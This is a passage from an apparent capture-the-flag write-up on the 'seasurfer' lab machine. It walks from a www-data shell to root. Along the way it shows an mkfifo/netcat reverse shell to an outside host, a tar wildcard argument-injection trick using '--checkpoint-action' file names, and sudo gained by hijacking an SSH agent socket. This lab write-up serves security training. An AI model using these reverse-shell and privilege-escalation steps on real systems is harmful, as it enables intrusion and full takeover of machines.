nc -lvpn 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.85.102 55854
Linux seasurfer 5.4.0-107-generic #121-Ubuntu SMP Thu Mar 24 16:04:27 UTC 2022 x86_64 x86_64 x86_64 GNU/Linux
17:51:20 up 1:08, 1 user,  load average: 0.00, 0.00, 2.03
USER TTY FROM LOGIN@ IDLE JCPU PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
$
```

Lateral PrivEsc

So to get access as kyle i found this script here

```
www-data@seasurfer:/var/www/internal/maintenance$ cat backup.sh
cat backup.sh
#!/bin/bash

# Brandon complained about losing _one_ receipt when we had 5 minu
# Still need to come up with a better backup system, perhaps a clo

cd /var/www/internal/invoices
tar -zcf /home/kyle/backups/invoices.tgz *
www-data@seasurfer:/var/www/internal/maintenance$
```

Now this run every 1 min So we are gonna use the classic wildcard trick here is a link for reference :

<https://www.hackingarticles.in/exploiting-wildcard-for-privilege-escalation/>

Run these to make these file following the trick

```
www-data@seasurfer:/var/www/internal/invoices$ echo "mkfifo /tmp/lhennp; nc 10.17.94.2 5555 0</tmp/lhennp | /bin/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
<in/sh >/tmp/lhennp 2>&1; rm /tmp/lhennp > shell.sh
www-data@seasurfer:/var/www/internal/invoices$ echo "" > "--checkpoint-action=exec=sh shell.sh"
<s$ echo "" > "--checkpoint-action=exec=sh shell.sh"
www-data@seasurfer:/var/www/internal/invoices$ echo "" > --checkpoint=1
echo "" > --checkpoint=1
www-data@seasurfer:/var/www/internal/invoices$ ls -al
ls -al
total 1512
-rw-r--r-- 1 www-data www-data 1 Sep 2 17:58 '--checkpoint-action=exec=sh shell.sh'
-rw-r--r-- 1 www-data www-data 1 Sep 2 17:58 '--checkpoint=1'
drwxrwxrwx 2 www-data www-data 4096 Sep 2 17:58 .
drwxrwxrwx 4 www-data www-data 4096 Apr 20 2022 ..
-rw-r--r-- 1 www-data www-data 53186 Sep 2 17:10 02092024-1hNYpuQnhxsHHZ3xJCqw.pdf
-rw-r--r-- 1 www-data www-data 57186 Sep 2 17:21 02092024-4WJH0jtSoQHHQZ42FrFk.pdf
-rw-r--r-- 1 www-data www-data 57514 Sep 2 17:20 02092024-JqQahrP5s7Xe1b0FUpw.pdf
-rw-r--r-- 1 www-data www-data 76994 Sep 2 17:23 02092024-KvuyqFwynnGH4j1vRja5.pdf
-rw-r--r-- 1 www-data www-data 57281 Sep 2 17:22 02092024-LXLpAVZDoyaptm278ek.pdf
-rw-r--r-- 1 www-data www-data 71799 Sep 2 17:23 02092024-Uu5LvrRCqISqPuYzuL0h.pdf
-rw-r--r-- 1 www-data www-data 57569 Sep 2 17:21 02092024-Wn7JNvL46YAL0Ct8Mvt.pdf
-rw-r--r-- 1 www-data www-data 57458 Sep 2 17:22 02092024-plzEYcZgIApwsrPcraxU.pdf
-rw-r--r-- 1 www-data www-data 77027 Sep 2 17:24 02092024-szAqavev3D10deTSNUch.pdf
-rw-r--r-- 1 www-data www-data 71713 Sep 2 17:18 02092024-ysgBPa3v0Ef7iKpD7qZL.pdf
-rw-r--r-- 1 www-data www-data 53499 Sep 2 17:12 02092024-z6jdhb6724gb9KcK1Ja.pdf
-rw-r--r-- 1 www-data www-data 57633 Sep 2 17:22 02092024-zMBdzm9K2tqlsZ3wgZJP.pdf
-rw-r--r-- 1 www-data www-data 152836 Apr 18 2022 18042022-S2Afjkef0W0LzG0nBF.pdf
-rw-r--r-- 1 www-data www-data 153339 Apr 18 2022 18042022-L1VlPa0VZIJQar207wHP.pdf
-rw-r--r-- 1 www-data www-data 153298 Apr 18 2022 18042022-x7nvKzdxwDPtGvg3HexH.pdf
-rw-r--r-- 1 www-data www-data 114621 Apr 19 2022 19042022-P85ghZ3gVclByfysSm4c.pdf
-rw-r--r-- 1 www-data www-data 113999 Apr 19 2022 19042022-RuQk6852axQc6vvw7Bcv.pdf
-rw-r--r-- 1 www-data www-data 53676 Apr 22 2022 22042022-NNod4XQ0usiYmP20VASm.pdf
www-data@seasurfer:/var/www/internal/invoices$
```

Commands :

```
echo "mkfifo /tmp/lhennp; nc 10.17.94.2 5555 0</tmp/lhennp | /bin/sh
>/tmp/lhennp 2>&1; rm /tmp/lhennp" > shell.sh
```

```
echo "" > "--checkpoint-action=exec=sh shell.sh"
echo "" > --checkpoint=1
```

Now just start a listener to get the shell as kyle

```
nc -lvp 5555
Listening on 0.0.0.0 5555
Connection received on 10.10.85.102 41264
id
uid=1000(kyle) gid=1000(kyle) groups=1000(kyle),4(adm),24(cdrom),27(sudo),30(dip),33(www-data),46(plugdev)
```

here is user.txt

```
cd /home/kyle
ls
backups
snap
user.txt
ls -al
total 48
drwxr-x--- 7 kyle kyle      4096 Apr 22  2022 .
drwxr-xr-x  3 root root     4096 Apr 16  2022 ..
drwxrwxr-x  2 kyle kyle     4096 Apr 19  2022 backups
lrwxrwxrwx  1 kyle kyle      9 Apr 18  2022 .bash_history -> /dev/null
-rw-r--r--  1 kyle kyle    220 Feb 25  2020 .bash_logout
-rw-r--r--  1 kyle kyle   3771 Feb 25  2020 .bashrc
drwx----- 3 kyle kyle     4096 Apr 17  2022 .cache
drwxrwxr-x  3 kyle kyle     4096 Apr 17  2022 .local
-rw-r--r--  1 kyle kyle    807 Feb 25  2020 .profile
-rw-rw-r--  1 kyle www-data   66 Apr 17  2022 .selected_editor
drwx----- 3 kyle kyle     4096 Apr 18  2022 snap
drwx----- 2 kyle kyle     4096 Apr 17  2022 .ssh
-rw-r--r--  1 kyle kyle      0 Apr 16  2022 .sudo_as_admin_successful
-rw-rw-r--  1 kyle kyle    27 Apr 18  2022 user.txt
```

Vertical PrivEsc

To get a stable shell here just make ssh keys then put the public one in the .ssh/authorized_keys

then login using the private one

```
ssh -i key kyle@seasurfer.thm

The authenticity of host 'seasurfer.thm (10.10.85.102)' can't be established.
ED25519 key fingerprint is SHA256:4ChmQCQ0tIG/wbF2YLD8+ZdmJVvA1bFzIRVLwXXrs0g.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:55: 10.10.254.36
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'seasurfer.thm' (ED25519) to the list of known hosts.
```

```
kyle@seasurfer:~ (0.006s)
```



```
kyle@seasurfer ~ (0.171s)
```

```
ls
```

```
backups  snap  user.txt
```

```
kyle@seasurfer ~
```

```
|
```

So after some enum i found that PAM is configured with sudo here

```
user.txt
cat /etc/pam.d/sudo
#%PAM-1.0

auth sufficient pam_ssh_agent_auth.so file=/etc/ssh/sudoAuthorized_keys

session required pam_env.so readenv=1 user_readenv=0
session required pam_env.so readenv=1 envfile=/etc/default/locale user_readenv=0
@include common-auth
@include common-account
@include common-session-noninteractive
```

So now to exploit this i found the agent in the /tmp directory

```
kyle@seasurfer /tmp (0.167s)
```

```
cd ssh-XM5tJzXSAN/
```

```
kyle@seasurfer:/tmp/ssh-XM5tJzXSAN (0.376s)
```

```
ls
```

```
agent.1144
```

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN
```

Not to exploit this

Run these command to get sudo permissions

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.251s)
```

```
export SSH_AUTH_SOCK=/tmp/ssh-XM5tJzXSAN/agent.1144
```

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.185s)
```

```
ssh-add -l
```

```
3072 SHA256:boZASmxRncp8AM+gt1toNuZr9jh1dyatwf9DPZYit88 kyle@seasurfer (RSA)
```

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN (0.197s)
```

```
sudo -l
```

```
Matching Defaults entries for kyle on seasurfer:
```

```
    env_keep+=SSH_AUTH_SOCK, env_reset, timestamp_timeout=420, mail_badpass, se
```

```
User kyle may run the following commands on seasurfer:
```

```
(ALL : ALL) ALL
```

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN
```

Now we can sudo just run `sudo su` to get root now

```
kyle@seasurfer /tmp/ssh-XM5tJzXSAN
sudo su

root@seasurfer:/tmp/ssh-XM5tJzXSAN# id
uid=0(root) gid=0(root) groups=0(root)
root@seasurfer:/tmp/ssh-XM5tJzXSAN# █
```

Here is the final flag i.e root.txt

```
root@seasurfer:/tmp/ssh-XM5tJzXSAN# cd /root
root@seasurfer:~# ls
admincheck credits.txt hidePID.sh root.txt snap SSHtoserver.sh
root@seasurfer:~# ls -al
total 52
drwx----- 5 root root 4096 Jun 14 2022 .
drwxr-xr-x 19 root root 4096 Apr 16 2022 ..
-rw xr-xr-x 1 root root 155 Apr 19 2022 admincheck
lrwxrwxrwx 1 root root 9 Apr 18 2022 .bash_history -> /dev/null
-rw-r--r-- 1 root root 3106 Dec 5 2019 .bashrc
-rw-r--r-- 1 root root 620 Apr 20 2022 credits.txt
-rw xr-xr-x 1 root root 398 Apr 22 2022 hidePID.sh
drwxr-xr-x 3 root root 4096 Apr 17 2022 .local
lrwxrwxrwx 1 root root 9 Apr 18 2022 .mysql_history -> /dev/null
-rw-r--r-- 1 root root 161 Dec 5 2019 .profile
-rw-r--r-- 1 root root 26 Apr 18 2022 root.txt
-rw-r--r-- 1 root root 66 Apr 17 2022 .selected_editor
drwx----- 3 root root 4096 Apr 16 2022 snap
drwx----- 2 root root 4096 Apr 19 2022 .ssh
-rw xr-xr-x 1 root root 280 Apr 19 2022 SSHtoserver.sh
root@seasurfer:~# █
```

Thanks for Reading :)